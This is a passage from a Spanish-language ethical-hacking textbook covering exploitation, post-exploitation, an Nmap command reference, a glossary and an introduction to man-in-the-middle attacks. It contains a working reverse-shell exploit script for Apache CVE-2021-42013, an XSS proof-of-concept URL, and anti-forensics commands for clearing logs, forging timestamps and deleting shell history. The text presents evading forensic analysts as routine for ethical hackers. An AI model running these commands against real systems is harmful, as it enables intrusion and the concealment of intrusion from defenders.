## EXPLOTACIÓN Y POSEXPLOTACIÓN

Una vez concluido el reconocimiento y el análisis de vulnerabilidades, el hacker ético procede al intento de lograr la explotación de las vulnerabilidades encontradas, siempre dentro de un marco legal dado por el contrato previo con la organización objetivo de estudio.



## 9.1 EXPLOITS

Con la información obtenida en el análisis de vulnerabilidades, busca **exploits** que te permitan vulnerar los targets filtrados.

Una vez hecha la recopilación, la enumeración y el análisis de vulnerabilidades del objetivo, pasarás a la etapa de explotación, en la que el investigador tratará de acceder a información sensible y funcionalidades internas de la empresa. Cabe aclarar que la explotación será a nivel de las redes y no físico, ya que, en la práctica, lo que se busca es que el lector pueda comprender los pasos por seguir y cómo llegar al informe final.

En el caso de la organización ejemplo presentado, luego de detectar la tecnología aplicada, se buscan mediante herramientas específicas las posibles brechas de seguridad que puede tener la organización, y se reportan.

Los exploits son una forma de obtener acceso a un sistema a través de una falla de seguridad, aprovechar la falla para tu beneficio y explotarla. Por lo general, los exploits se presentan a través de una pieza de software, un fragmento de código o un script. A menudo se entregan como parte de un kit, que es una colección de exploits.

### 9.1.1 Ejemplo de exploit

Es posible buscar los exploits directamente en el sitio [www.exploit-db.com](http://www.exploit-db.com) o, si posees los conocimientos de programación y técnicos necesarios, también podrías desarrollar tus propios exploits.

Exploit para **Apache** HTTP Server versión 2.4.50 Ejecución de Código Remota.

```
#!/bin/bash

echo 'PoC CVE-2021-42013 reverse shell Apache 2.4.50 with CGI'
if [ $# -eq 0 ]
then
echo "try: ./$0 http://ip:port LHOST LPORT"
exit 1
fi
curl "$1/cgi-bin/.%32%65/.%32%65/.%32%65/.%32%65/.%32%65/.%32%65/.%32%65/bin/sh" -d "echo Content-Type: text/plain; echo; echo '/bin/sh -i >& /dev/tcp/$2/$3 0>&1' > /tmp/revoshell.sh" && curl "$1/cgi-bin/.%32%65/.%32%65/.%32%65/.%32%65/.%32%65/bin/sh" -d "echo Content-Type: text/plain; echo; bash"
```

```
/tmp/revoshell.sh"

#usage chmod -x CVE-2021-42013.sh
#./CVE-2021-42013_reverseshell.sh http://ip:port/ LHOST LPORT
```

En el código, aparece el exploit propiamente dicho, y la parte resaltada es el payload. Este exploit permite la ejecución de código en Apache remotamente y corresponde al **CVE-2021-42013**.

El exploit también puede referirse a una línea de código o a una prueba de concepto, como en este ejemplo.

```
Apache Tomcat 5.5.15 - cal2.jsp Cross-Site Scripting
source: https://www.securityfocus.com/bid/25531/info

Apache Tomcat is prone to a cross-site scripting vulnerability because the
application fails to properly sanitize user-supplied input.

An attacker may leverage this issue to execute arbitrary script code in the
browser of an unsuspecting user in the context of the affected site. This may
help the attacker steal cookie-based authentication credentials and launch other
attacks.

This issue affects Apache Tomcat 4.1.31; other versions may also be affected.

http://www.example.com/examples/jsp/cal/cal2.jsp?time=8am%3cscript%3ealert("XSS!")%3c%2fscript%3e
```

En este caso, directamente hace referencia a un problema en los servidores **Apache Tomcat** versión 4.1.31, y el **PoC** es el código resaltado.

### 9.1.2 ¿Cómo funcionan los exploits?

No todos los exploits funcionan de la misma manera. El método más común para ponerse en contacto con los exploits es visitar sitios web que han sido vulnerados por los atacantes.

Hay dos métodos:

1. Existe un fragmento de código malicioso oculto en el sitio web a plena vista.
2. En el sitio web, se muestra un anuncio infectado o una publicidad maliciosa. Cuando se trata de publicidad maliciosa, ni siquiera se debe hacer clic en el anuncio para estar expuesto.

En ambos casos, el usuario es redirigido al kit de explotación, que está alojado en una página de destino invisible. Si el usuario tiene una vulnerabilidad y el exploit la identifica, entonces este inyectará su payload.

Últimamente, el payload más común es el **ransomware** por sus flagelos recientes en todo el mundo. Como puedes ver, el exploit es el medio por el cual los atacantes llegan a su fin.

Los principales objetivos de los agresores son las aplicaciones y el software con la mayor base de usuarios. Las aplicaciones comunes a las que apuntan son **Microsoft Office, Chrome, Java y Adobe Reader**.

### 9.1.3 Términos relacionados con la etapa de explotación

Se presentan ahora algunos términos que se usan mucho cuando se habla de **explotación**. A continuación se enumeran y se definen.

- **Exploit:** es simplemente un programa/script diseñado para aprovechar una falla de seguridad.
- **Explotación local:** es una explotación que solo funciona cuando se ejecuta localmente en el objetivo. Esta se utiliza para escalar privilegios una vez que se obtiene el acceso inicial al sistema de destino. Si el atacante está intentando acceder físicamente este sistema, la explotación local puede usarse para obtener con rapidez un control completo sobre el sistema.
- **Explotación remota:** es una explotación que funciona cuando se activa a través de una red. Por lo general, se usa para obtener acceso inicial a un sistema, mientras que los exploits locales normalmente se usan para obtener privilegios una vez que se obtiene el acceso básico al sistema.
- **Explotación de escalada de privilegios:** son exploits diseñados específicamente para explotar vulnerabilidades que generarán un mayor nivel de privilegios para el atacante (por ejemplo, servicios del sistema, fallas de **firmware**, configuración deficiente del sistema). Si estos exploits tienen éxito, el atacante puede obtener un control absoluto sobre el sistema de destino.
- **Exploit de día cero (Zero Day Exploit):** es un exploit que nunca antes se había visto. Es muy difícil de detectar e, incluso, más difícil de detener.
- **Carga útil (payload):** los exploits pueden compararse con la puerta de entrada para ejecutar código, pero todavía es necesario que haya código

para ejecutar. Aquí es donde entran los payloads. Un **payload** es el código que se ejecuta tras la explotación. Debido a su nivel de penetración, los exploits están en posición de ejecutar el payload. Hay tipos diferentes de payloads según la intención del atacante.

- **Stager:** es un payload que descargará y ejecutará un payload más grande cuando el payload original no entra en la memoria del sistema por comprometer. Esto permite sortear las limitaciones de memoria para entregar tu payload al objetivo.
- **Explotación posterior:** después de que se encuentre y explote una vulnerabilidad, se obtiene acceso al sistema de destino. La explotación posterior es todo lo que se realiza después de obtener acceso e incluye desde la extracción de información confidencial hasta la instalación de un **keylogger**. Todo lo que se hace después de obtener acceso o mayores privilegios se considera explotación posterior.
- **FUD (Fully UnDetectable):** este término se aplica a los payloads, ya que el payload es el código que realmente se ejecuta como resultado de un exploit. FUD significa que el código malicioso es totalmente indetectable por cualquier software antivirus que pueda estar presente en el sistema de destino.
- **Codificadores (Encoders):** cada pieza de software tiene una firma. El antivirus puede usar estas firmas para detectar y eliminar malware conocido. Los payloads también tienen una firma, ya que son solo pequeños fragmentos de código malicioso. Esto significa que el antivirus puede detectar y detener la ejecución de tus payloads, y es ahí donde entran en escena los coders que pueden cambiar la apariencia de tus payloads codificándolos. Cuando codificas el payload, la firma que rastrea el antivirus cambia, por lo tanto, aumentan tus posibilidades de burlarlo.

## 9.2 POSEXPLORACIÓN

---

La **posexplotación** del sistema toma el acceso que obtuviste e intenta extenderlo y elevarlo. Comprender cómo interactúan los recursos de la red y cómo pasar de una máquina comprometida a la siguiente agrega valor real al reporte final para tus clientes.

El objetivo es identificar las máquinas vulnerables dentro del entorno y demostrar que las vulnerabilidades son explotables, pero es mejor poder recopilar información para demostrar un impacto comercial significativo. Ya sea para

garantizar que los datos del cliente permanezcan protegidos, que la infraestructura web crítica se mantenga intacta o que los procesos de la línea de ensamblaje continúen ejecutándose, las pruebas de penetración orientadas a objetivos ayudan a satisfacer una necesidad comercial: asegurarse de que la empresa pueda continuar funcionando. Sin los datos y la habilidad para conectar una vulnerabilidad encontrada con un problema comercial serio, no puedes esperar mucho si reportas una vulnerabilidad de ese tipo.

El hacker ético debe asegurarse de borrar sus rastros después de haber obtenido el acceso y la escalada de privilegios en el sistema objetivo, de manera que un analista forense no pueda encontrar pruebas suficientes del ataque. Para ello debe realizar las tareas explicadas a continuación.

### 9.2.1 Eliminar los logs

Los archivos **logs** son archivos de texto en los que constan cronológicamente los acontecimientos que han ido afectando a un sistema determinado. La eliminación de estos archivos o su modificación es un paso que el atacante debe hacer para cubrir las huellas de la intrusión.

Por ejemplo, en Windows podría hacerlo a través de **Meterpreter** usando la opción

```
log.clear
```

o

```
Meterpreter > clearev
```

Y, en Linux, a través de la orden

```
del \*.log /a /s /q /f
```

o usando

```
shred -vfzu auth.log
```

### 9.2.2 Ofuscar los archivos modificados

Los **ofusadores de código**, como su propio nombre indica, son programas que se usan para ocultar de las miradas de un analista el código original y, aunque no cambia lo que hace el programa, el resultado es ilegible para una persona. Otra forma de ofuscación es modificar parámetros de archivos para que estos parezcan

que no han sido modificados. Por ejemplo, cambiar el timestamp a fechas anteriores al ataque.

De manera que, si un analista revisa las fechas de los archivos, no verá modificaciones posteriores al ataque. Esto también se logra con comandos propios del sistema operativo, por ejemplo, en Linux podría usarse el comando

```
touch -t yyyymmddhhmm test.txt
```

para cambiar el timestamp de **test.txt**.

### 9.2.3 Sobrescribir la memoria RAM del equipo

Se modifican los archivos logs del sistema y se ofuscan para que no sean detectados los cambios en los archivos del sistema, pero, en la memoria caché del equipo, quedan los rastros de los últimos comandos ejecutados.

Una manera de limpiar la caché en Linux es a través del comando

```
sudo sysctl -w vm.drop_caches=3  
sudo sync && echo 3 | sudo tee /proc/sys/vm/drop_caches
```

De esta manera, se borrarían los datos de la memoria también, de tal forma que no sea posible recuperar tampoco de allí los rastros de la intrusión.

### 9.2.4 Borrar el historial de comandos

Si ejecutas en Linux la orden **history**, verás el historial de los comandos ejecutados en el sistema. Una manera de borrarlos durante la intrusión es la siguiente:

```
history -d <line number>
```

Así, solo borrarías los comandos que no quieres que sean vistos.

## 9.3 PERIODICIDAD DEL TEST DE INTRUSIÓN

Para los clientes corporativos, es normal realizar un pentest anual o dos en algunos casos, según las actualizaciones que realicen en sus aplicaciones e infraestructuras. Si se debe cumplir con alguna regulación o normativa de seguridad, depende de cada una.

### 9.3.1 ¿Cuándo es el momento de contratar un pentesting?

Si se trata de una pequeña o mediana empresa, normalmente se contrata de forma anual, pero lo ideal es realizarlo cada seis meses o cada vez que suceda lo siguiente:

- Se actualice la infraestructura o las aplicaciones.
- Se apliquen parches de seguridad.
- Se actualicen las políticas del usuario final.
- Se lancen nuevos productos.
- Crezca la infraestructura.

### 9.3.2 Reporte de pentest con explicación técnica

Es lo que la empresa espera que le sea entregado. Se debe realizar de la mejor forma posible y explicar la parte técnica con todos los detalles para que así el área de sistemas entienda cómo afrontar los problemas desde el punto de vista técnico, y un gerente comprenda lo que pasa en la empresa.

### 9.3.3 La importancia del reporte para los profesionales

Si eres profesional independiente, el reporte es importante para que la organización que te contrató evidencie el trabajo realizado.

Muchas veces depende del reporte entregado si la empresa te volverá a contratar o te recomendará con otra.

### 9.3.4 ¿Que ítems debe contener un reporte de pentest?

Un reporte de pentest es la manera que tiene el hacker ético de presentar su investigación a la empresa que lo contrató.

Un correcto reporte de pentest debe contener los ítems listados a continuación:

- **Introducción:** breve resumen de la organización objetivo de pentest y motivos que la llevan a realizarlo.
- **Scope y duración:** aquí se deja explicitado el alcance del test y su duración.
- **Escenarios incluidos:** se detallan qué entornos están incluidos y cuáles no, por ejemplo, desde la vista de un atacante remoto, y si se proveen o no credenciales para testing.



- **Objetivos o targets:** se detalla cuál es el objetivo, por ejemplo, *\*.ejemplo.com*.
- **Sumario ejecutivo:** aquí se hace un resumen con poca profundidad técnica de cómo se desarrolló el test y las vulnerabilidades encontradas, pero sin ahondar en los resultados.
- **Pasos para tener en cuenta:** se detallan los pasos por seguir para replicar las fallas y se sugieren opciones para corregirlas.
- **Categorías de riesgos y su calificación:** se informa dentro de qué categoría de riesgos entran las fallas detectadas y su impacto.
- **Equivalencia con CVSS:** se hace una equivalencia de las fallas encontradas según la calificación CVSS para evaluar la gravedad de las fallas según este método de puntaje.
- **Sumario visual de eventos:** vistas de las pantallas que muestran las vulnerabilidades encontradas.
- **Acciones de mitigación recomendadas:** recomendación de mitigaciones de las fallas encontradas, por ejemplo en un Cross-site scripting, se puede recomendar sanitizar los parámetros expuestos.

En el reporte se debe hacer hincapié en cuáles son los riesgos o daños que pueden afectar el objetivo en cuanto a los siguientes aspectos:

- **Imagen pública:** por ejemplo, un **defacement** de su sitio web principal perjudicaría su imagen pública lo mismo que una redirección de su web a sitios con contenido prohibido.
- **Integridad de la información:** es la información provista por el sitio web de la organización real y confiable o está modificada.
- **Confidencialidad de la información:** acceso no autorizado a información confidencial, por ejemplo, a través de la vulnerabilidad **IDOR**, *Insecure Direct Object Reference*.
- **Cumplimiento:** de leyes y regulaciones.
- **Disponibilidad de los servicios:** un ataque DDOS provocaría la no disponibilidad de los servicios, por ejemplo, MercadoLibre no podría vender ni usar su plataforma si estuviese bajo ataque DDOS.

La necesidad es evaluar la existencia o no de filtros y controles, y sus alcances.

## 9.4 CERTIFICACIONES

Si quieres dedicarte al Ethical Hacking o hacer tests de penetración, debes tener experiencia comprobable o una manera de demostrar tus habilidades. Una certificación de tus conocimientos y aptitudes reconocida internacionalmente es la mejor manera de hacerlo. Estas son las certificaciones iniciales de seguridad específicas que pueden allanarte el camino y resaltar tu CV.

**CompTIA PenTest+** ([www.comptia.org](http://www.comptia.org)): es una certificación para los que buscan introducirse en el hacking ético. Con el examen PenTest+, aprenderás a buscar vulnerabilidades, elaborar un ataque y generar tus propios scripts para automatización. Esta certificación cumple con los requisitos del Departamento de Defensa (DoD). El examen consta de 85 preguntas, el tiempo límite para realizarlo es de 165 minutos, el costo es de 381 dólares, la validez es por tres años, y se aprueba con 750 puntos en una escala de 100 a 900.



Figura 9.1. Sitio web de CompTIA donde te puedes registrar para realizar el examen de la certificación.

**Certified Ethical Hacker (CEH)** ([www.eccouncil.org](http://www.eccouncil.org)): es una certificación de test de penetración del EC-Council. En términos del material del examen, CEH es una certificación más general. Va por la versión 11, proporciona un conocimiento profundo de las fases de Ethical Hacking, vectores de ataque y contramedidas preventivas. Proporciona una comprensión de las debilidades y vulnerabilidades del sistema. Es más costosa que el CompTIA Pentest+ y solo tiene validez por tres años.

Para poder rendir el examen, hay que tener al menos dos años de experiencia comprobable en Seguridad de la Información y enviar una solicitud de aplicación que cuesta 100 dólares o realizar un entrenamiento preexamen oficial que cuesta 850 dólares. El examen consta de 125 preguntas *multiple choice*, el tiempo límite es de 240 minutos, el costo es de 1199 dólares, la validez es por tres años, y la calificación mínima para pasarlo depende del formulario que te toque.




Figura 9.2. Sitio web de Ec Council donde te puedes registrar para realizar el examen de la certificación.

**GSEC** sigla de GIAC Security Essentials ([www.giac.org/certifications/security-essentials-gsec](http://www.giac.org/certifications/security-essentials-gsec)): es parecido al Security+ de CompTIA, pero con mayores exigencias. También se centra en defensa activa, control de accesos y administración de contraseñas, criptografía, arquitectura de redes, manejo de incidentes, escaneo de vulnerabilidades y test de penetración, diseño de planes de contingencia, seguridad en la nube, seguridad general en entornos Linux y Windows. El examen consta de 106 a 180 preguntas, el tiempo límite para realizarlo es de 240 a 300 minutos dependiendo de la cantidad de preguntas, tiene un costo de 2500 dólares y una validez de tres años, se aprueba con el 73% de las preguntas contestadas correctamente.




Figura 9.3. Sitio web de Giac Org donde te puedes registrar para realizar el examen de la certificación.

**SSCP** Systems Security Certified Practitioner de ISC2 ([www.isc2.org/Certifications/SSCP](http://www.isc2.org/Certifications/SSCP)): esta certificación sirve para demostrar que se poseen los conocimientos técnicos necesarios y la capacidad de implementar, monitorear y administrar una infraestructura IT usando las políticas, procedimientos y mejores prácticas de seguridad establecidas por los expertos de ISC2. El examen consta de 125 preguntas al igual que el CEH, el tiempo límite para hacerlo es de 180 minutos, el costo es de 249 dólares, y está disponible en inglés, japonés y portugués. Se aprueba con el 70% de las preguntas contestadas correctamente.




Figura 9.4. Sitio web de ISC2 donde te puedes registrar para realizar el examen de la certificación.

## 9.5 ACTIVIDADES

---

A continuación verás las preguntas y los ejercicios que deberías saber responder y resolver para considerar aprendido el capítulo.

### 9.5.1 Test de autoevaluación

1. *¿Qué es un exploit?*
2. *¿Para qué sirve un payload?*
3. *¿Cuál es la diferencia entre un exploit y un payload?*

### 9.5.2 Ejercicios prácticos

1. *En la página de exploit-db, busca un exploit para Jenkins que esté verificado de fecha 2019-03-19.*
2. *En la página de exploit-db, busca un exploit para Grafana versión 8.3.0. ¿A qué se refiere este exploit?*



# 10

## REFERENCIA DE COMANDOS NMAP

En esta sección, se repasan los comandos Nmap más comunes. En primer lugar, se hará una breve referencia a cada comando y su explicación y, luego, se profundizarán detalles y se presentarán las opciones de comando más importantes.

### 10.1 NMAP

**Nmap Network Mapper** es una herramienta de código abierto para el descubrimiento de redes. También se usa para realizar el inventario de redes y la gestión de actualizaciones de servicio. Nmap utiliza **paquetes IP** para determinar qué **hosts** están disponibles en la red, qué servicios ofrecen esos hosts, qué sistemas operativos están ejecutando, qué tipo de filtros de paquetes/cortafuegos están en uso, entre otras cosas. Fue diseñado para escanear rápidamente grandes redes, pero funciona bien contra hosts individuales. Nmap está disponible para los sistemas operativos Linux, Windows y macOS X.

Sintaxis de Nmap:

```
nmap [Tipo de Escaneo] [Opciones] {especificación del objetivo}
```

#### 10.1.1 Especificación del objetivo

En Nmap, todo lo que no sea una opción de uso es tratado como una definición de objetivo, el caso más simple es el de especificar una dirección IP para explorar. Cuando se proporciona un nombre de host como objetivo, se resuelve a través del **sistema de nombres de dominio (DNS)** para determinar la dirección IP

por **escanear**. Si el nombre se resuelve en más de una dirección IP, solo se escaneará la primera.

Se pueden ingresar hostnames, direcciones IP, redes, etcétera.

```
scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
```

- **-iL <inputfilename>**: ingreso de una lista de hosts/redes.
- **-iR <num hosts>**: elige objetivos al azar.
- **-exclude <host1[,host2][,host3],...>**: excluye hosts/redes.
- **-excludefile <exclude\_file>**: excluye una lista de un target.

### 10.1.2 Descubrimiento de host

De forma predeterminada, Nmap realiza el descubrimiento de hosts y, luego, realiza un escaneo de puertos contra cada host que determina que está en línea.

- **-sL: List Scan**: lista objetivos por escanear.
- **-sn: Ping Scan**: deshabilita el escaneo de puertos.
- **-Pn**: saltea descubrimiento de hosts.
- **-PS/PA/PU/PY[lista de puertos]**: TCP SYN/ACK, UDP or SCTP escanea los puertos asignados.
- **-dns-servers <serv1[,serv2],...>**: especifica DNS Servers.

### 10.1.3 Técnicas de escaneo

La mayoría de los tipos de escaneo van a ser mejor aprovechados si el usuario posee privilegios de acceso a la red. Esto se debe a que se envían y reciben paquetes sin procesar, lo que requiere acceso de **root** en los sistemas Unix y, en los sistemas Windows, se recomienda usar una cuenta de administrador.

- **-sS/sT/sA/sW/sM**: TCP SYN/Connect()/ACK/Window/Maimon scans.
- **-sU**: escaneo UDP.
- **-sN/sF/sX**: TCP Null, FIN, and Xmas scans.
- **-scanflags <flags>**: escaneo de flags TCP.
- **-sI <zombie host[:probeport]>**: Idle scan.
- **-sY/sZ**: SCTP INIT/COOKIE-ECHO scans.
- **-sO**: escaneo de protocolo IP.
- **-b <FTP relay host>**: escaneo de FTP.



### 10.1.4 Especificación de puerto y secuencia de escaneo

Nmap te ofrece opciones para especificar qué puertos deseas escanear y si el orden de escaneo es aleatorio o secuencial.

De forma predeterminada, Nmap escanea los 1000 puertos más comunes para cada protocolo.

- **-p <port ranges>**: solo escanea puertos específicos, por ejemplo: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9.
- **-F**: modo rápido: escanea menos puertos que el escaneo por defecto.
- **-r**: escanea puertos consecutivamente, no randomiza.
- **-top-ports <número>**: número de puertos más comunes.

### 10.1.5 Detección de servicios/versiones

Usando su base de datos de 2200 servicios conocidos, Nmap te informará qué servicios están corriendo en los puertos, por ejemplo, un servidor de correo (**SMTP**), un servidor web (**HTTP**) y un servidor de nombres (**DNS**), respectivamente. Esta búsqueda suele ser precisa: la gran mayoría de los demonios que escuchan en el puerto TCP 25 son, de hecho, servidores de correo.

- **-sV**: sondea los puertos abiertos para detectar servicios y versiones.

### 10.1.6 Detección del sistema operativo

Una de las características más conocidas de Nmap es la detección remota del sistema operativo utilizando **fingerprinting de stack TCP/IP**. Nmap envía una serie de paquetes TCP y UDP al host remoto y examina prácticamente cada bit de las respuestas. Después compara los resultados con su base de datos **nmap-os-db** de más de 2600 fingerprints de sistemas operativos conocidos. La mayoría de las fingerprints también tienen una representación de **enumeración de plataforma común (CPE)**, como **cpe:/o:linux:linux\_kernel:2.5**.

- **-A**: habilita detección de sistema operativo.

### 10.1.7 Escanear hosts y subredes objetivo

- **nmap [host]** (ejemplo: **nmap 10.10.10.1**): escanea una dirección IP simple.
- **nmap [dominio]** (ejemplo: **nmap www.miservidor.com**): escanea un host específico, pero ese host debe ser DNS resolved.
- **nmap [rango]** (ejemplo: **nmap 10.10.10.1-5**): especifica un rango de direcciones IP por escanear.
- **nmap [subred]** (ejemplo: **nmap 10.10.10.0/24**): escanea una subred con máscara variable.
- **nmap -iL [import\_host\_list.txt]** (ejemplo: **nmap -iL myhostlist.txt**): permite que NMPA importe una lista de hosts desde otros orígenes.

### 10.1.8 Escaneo de puertos

- **nmap -p 80 10.10.10.1**: escanea un host para ver si acepta conexiones desde un puerto específico (80 en este caso).
- **nmap -p 80-100 10.10.10.1**: escanea un host para ver si acepta conexiones desde un rango de puertos específico (80-100 en este caso).
- **nmap -F 10.10.10.1**: la opción **-F** es de **fast** (veloz) y se refiere a que escaneará 1000 puertos de los más comunes en un host.
- **nmap -p- 10.10.10.1**: escaneará todos los puertos de un host, pero es lenta.

### 10.1.9 Opciones para escaneo de puertos

- **nmap -sT 10.10.10.1**: inicia un escaneo usando conexiones TCP.
- **nmap -sU 10.10.10.1**: inicia un escaneo usando conexiones UDP.
- **nmap -Pn 10.10.10.1**: inicia un escaneo de puertos usando puertos seleccionados y omitiendo el escaneo activo.
- **nmap -sS 10.10.10.1**: inicia un escaneo TCP SYN.

### 10.1.10 Habilitar comentarios en Nmap

Puede parecer que algunos escaneos Nmap tardan una eternidad, y el terminal no muestra lo que sucede detrás de escena de manera predeterminada. La verbosidad no solo es útil para vigilar el escaneo Nmap y rastrear su progreso, sino que también sirve para ver cómo reaccionan los diferentes hosts y objetivos a su escaneo. Además, se podrán ver mensajes de error o hosts que no respondieron a las sondas, lo que ayuda a la depuración del comando.

El comando es **-v** y, por ejemplo, si quisieras seguir el progreso de un escaneo Nmap en tu red local, podrías usar el siguiente comando: **nmap -v -Pn 10.10.10.0/24**, que correrá un escaneo de puertos y hosts en las

254 direcciones IP de la subred 10.10.10.0/24 e irá imprimiendo información acerca de qué dirección está escaneando, para dar una idea de lo que resta por escanear.

Nmap viene equipado con herramientas para escanear la fingerprint y los servicios activos del sistema operativo de un host remoto. Puedes usar los siguientes comandos:

- **nmap -sV 10.10.10.1**: servicio básico de escaneo y detección.
- **nmap -sV -version-intensity [0-9] 10.10.10.1**: a veces una sonda no es suficiente, por lo que se puede aumentar su intensidad con valores que van de 0 a 9.9, que es el más intenso, pero lleva más tiempo.
- **-sA 10.10.10.1**: Nmap escaneará el host especificado para identificar sus servicios activos y el sistema operativo.

## 10.2 ACTIVIDADES

---

A continuación verás las preguntas y los ejercicios que deberías saber responder y resolver para considerar aprendido el capítulo.

### 10.2.1 Test de autoevaluación

1. *¿Qué es Nmap?*
2. *¿Para qué sistemas operativos está disponible Nmap?*
3. *¿Qué tipo de objetivos puede escanear Nmap?*

### 10.2.2 Ejercicios prácticos

1. *Utiliza Nmap para escanear el host `scanme.nmap.org`.*
2. *Ejecuta con Nmap un escaneo de los puertos más comunes de la dirección IP `216.163.128.20`.*



---

## GLOSARIO PARTE 3

- **Apache:** servidor web HTTP de código abierto.
- **API token:** una sucesión de caracteres aleatorios que identifican a un usuario y es utilizado por la aplicación para hacer llamadas a la API.
- **Burp Suite:** herramienta integrada desarrollada en Java por la empresa PortSwigger para pruebas de seguridad.
- **CMS:** son las siglas de *Content Management System*, es un sistema de gestión de contenidos con el cual publicar, organizar, gestionar y eliminar contenidos en tu sitio web.
- **Defacement:** es un tipo de ataque que se realiza contra un sitio web, en el que se modifica la apariencia de la página principal con el propósito de hacer una protesta o solo vandalismo cibernético.
- **DNS:** siglas de *Domain Name System* o sistema de nombres de dominio. Es una estructura jerárquica para organizar dispositivos conectados a internet y redes privadas.
- **Escanear:** proceso en el que se analizan automáticamente los puertos de un dispositivo conectado a una red.
- **Firmware:** se refiere al software de base de un dispositivo.
- **Framework:** es un entorno de trabajo que sirve para la organización y el desarrollo de software.
- **Fuzzing:** introducción de datos al azar en una aplicación o sitio web para provocar comportamientos inesperados en las salidas.

- 
- **GO:** es un lenguaje de programación de código abierto que facilita la creación de software simple, confiable y eficiente.
  - **Host:** dispositivo conectado a una red que posee una dirección IP.
  - **Keylogger:** software o dispositivo físico que se introduce de forma oculta en el sistema por atacar, cuyo propósito es la captura de la información ingresada por teclado.
  - **Open source:** software cuyo código es abierto al público. Cualquiera puede ver, modificar y distribuir el código de la forma que considere conveniente.
  - **Paquetes IP:** se considera que un paquete corresponde a la capa de red del modelo OSI. Está formado por un encabezado y datos.
  - **Parches:** se denomina así a las actualizaciones de software que son lanzadas para subsanar algún error o vulnerabilidad.
  - **Ransomware:** es un software dañino que limita el normal uso de un sistema operativo.
  - **Request:** requerimiento o solicitud, cuando una aplicación hace una solicitud a un servidor.
  - **Root:** usuario administrador de un sistema Linux.
  - **SMTP:** siglas de *Simple Mail Transfer Protocol*. Es un protocolo TCP/IP que se utiliza para enviar y recibir correo electrónico.
  - **SQLi:** siglas de Inyección SQL. Se refiere a una explotación de una vulnerabilidad mediante inyección de código SQL.

***USERS***

**Parte 4**

# Hacking

**Man in  
the middle  
Metasploit  
Nessus**







# 11

---

## ATAQUES MITM

Cuando visitas distintos sitios web en internet, estás expuesto a ataques de diversa índole pero con un mismo objetivo: obtener tus datos. También, existen contramedidas y herramientas que como usuario puedes implementar para protegerte. A continuación se describe qué es un ataque MITM.

### 11.1 ¿QUÉ ES UN ATAQUE MITM?

---

La sigla **MITM** o **Man in the Middle** (hombre en el medio) se usa para referirse a un tipo de ataque en el que un atacante intercepta la comunicación entre dos objetivos. La ofensiva puede tener lugar entre dos hosts que se comunican legítimamente o entre un usuario y una aplicación, cuando el atacante se sitúa en el medio de ambos ya sea para filtrar información o para apersonarse en alguno de ellos. El objetivo de un ataque de este tipo es robar información personal, como credenciales de inicio de sesión, detalles de cuentas y números de tarjetas de crédito. Los objetivos son los usuarios de aplicaciones financieras, empresas de **SaaS**, sitios de comercio electrónico y otros sitios web en los que el inicio de sesión es necesario.

